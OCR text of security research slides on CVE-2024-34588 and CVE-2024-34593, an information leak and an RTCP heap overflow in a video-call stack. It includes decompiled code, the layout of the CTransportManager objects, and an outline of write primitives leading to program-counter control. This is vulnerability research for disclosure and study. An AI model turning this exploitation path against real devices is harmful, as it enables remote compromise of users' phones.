
Part-b:remote information leakage

- These oobr data are retrieved from *rtcp_ort_decv object*
- *These oobr data have become part of the tmmbn packet body*
- *The tmmbn packet is sent to the attacker*

Issue2: CVE-2024-34588 remote information leakages



Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function



Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function

The *rtcp_stock_notify* function is responsible for receiving rtcp packets from the other end.


- The program can receive 1600 bytes of rtcp packet
- The size of the rtcp packet buffer is only 1560 bytes

```
}
else
{
  if ( a3 != 1 )
    return;
  ((void (__fastcall *)(_QWORD, __int64, _QWORD, _QWORD, __int64 *))a4[1])(*a4, 1LL, a4[2], 0LL, &v16);
  v7 = v16;
  if ( v16 )
  {
    v8 = v16 + 40;
    *(_QWORD *)(v16 + 32) = v16 + 40;
    v9 = PSISocketRecvFrom(a4[3], v8, 1600LL, 0LL, v51);
    if ( v9 )
    {
      v10 = v9;
      if ( v9 <= 0 )
      {
        v27 = 0u;
        v28 = 0u;
```

rtcp_sock_notify

```
if ( (unsigned int)recv_size >= 1600 )
{
  v49 = 0u;
  v50 = 0u;
  v47 = 0u;
  v48 = 0u;
  v45 = 0u;
  v46 = 0u;
  v43 = 0u;
  v44 = 0u;
  v41 = 0u;
  v42 = 0u;
  v39 = 0u;
  v40 = 0u;
  v37 = 0u;
  v38 = 0u;
  v35 = 0u;
  v36 = 0u;
  v33 = 0u;
  v34 = 0u;
  v31 = 0u;
  v32 = 0u;
  v29 = 0u;
  v30 = 0u;
  v27 = 0u;
  v28 = 0u;
  v26 = 0u;
  v24 = 0u;
  v25 = 0u;
  v22 = 0u;
  v23 = 0u;
  v20 = 0u;
  v21 = 0u;
  v19 = 0u;
  v11 = sub_5708(&v19, 512LL, 511LL, "%s[%d]", "_rtcp_sock_notify", 434LL);
  sub_5708((char *)&v19 + v11, -1LL, 511 - v11, "[F#]RTCP : Check the RTCP Packet size (%d)", recv_size_);
  PSIOemDebugPrintf2(1LL, &v19);
  if ( g_CallbackFunction )
    g_CallbackFunction(&v19);
}
```


Issue3 : CVE-2024-34593 heap overflow of receiving rtcp function




Let's start the journey of Exploitation

Primitive


Write-primitive A



Information leakage primitive



Write-primitive B




These primitives are all related to the CTransportManager object !


ControlManager/CTransportManager object struct

- CControlleManager object contains 7 CTransportManager objects
- Each CTransportManager object represents a call channel
- The video call uses the first channel


```
CTransportManager::CTransportManager((CControlManager *)((char *)this + 24));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 9072));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 18120));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 27168));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 36216));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 45264));
CTransportManager::CTransportManager((CControlManager *)((char *)this + 54312));
```



ControlManager/CTransportManager object struct




ControlManager/CTransportManager object struct



rtcp_sock_notify
CTransportManager::RateAdaptation
CControlManager::QosControlHandler

CControlManager::QosControlHandler is frequently called during video calls.

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```




PC control

PC control with write-primitive B

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

